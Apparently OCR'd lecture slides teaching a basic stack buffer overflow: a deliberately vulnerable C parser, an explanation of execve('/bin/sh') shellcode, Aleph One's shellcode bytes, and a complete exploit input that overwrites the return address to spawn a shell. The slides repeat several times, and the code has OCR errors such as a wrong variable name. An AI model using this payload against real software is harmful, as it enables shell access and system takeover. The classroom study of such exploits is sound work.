
parse.c

```
void copy_lower (char* in, char* out) {
  int i = 0;
  while (in[i]!='\0' && in[i]!='\n') {
    out[i] = tolower(in[i]);
    i++;
  }
  buf[i] = '\0';
}

int parse(FILE *fp) {
  char buf[5], *url, cmd[128];
  fread(cmd, 1, 256, fp);
  int header_ok = 0;
  .
  .
  .
  url = cmd + 4;
  copy_lower(url, buf);
  printf("Location is %s\n", buf);
  return 0; }

/** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



And when you try to return from parse…
… SEGFAULT, since 0x61616161 is not a valid location to return to.

Basic Stack Exploit

- Overwriting the return address allows an attacker to redirect the flow of program control
- Instead of crashing, this can allow *arbitrary* code to be executed
  - Code segment called "shellcode"
- Example: the execve system call is used to execute a file
  - With the correct permissions, execve("/bin/sh") can be used to obtain a root-level shell.

Shellcode of execve

- How to develop shellcode that runs as execve("/bin/sh")?

```
void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

(disassembly of execve call)*

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

The procedure prelude.

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Copy 0xb (11 decimal) onto the stack. This is the index into the syscall table. 11 is execve.

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Copy the address of "/bin/sh" into EBX.

```
0x80002c8 <__execve+12>:      movl   0xc(%ebp),%ecx
```

Copy the address of name[] into ECX.

```
0x80002cb <__execve+15>:      movl   0x10(%ebp),%edx
```

Copy the address of the null pointer into %edx.

```
0x80002ce <__execve+18>:      int    $0x80
```

Change into kernel mode.

(format instructions and data as characters)*


```
"\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd
\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
\xff\xff/bin/sh"
```


*For more details, refer to Smashing the stack by aleph one

Basic Stack Exploit

So suppose we overflow with a string that looks like the assembly of:

Shell Code: exec("/bin/sh")





"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd
\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"

When the function exits, the user gets shell !!!

Note: shellcode runs *in stack*.

(exact shell code by Aleph One)


Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```




Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```




Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 .
 .
 .
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```




Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```




Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

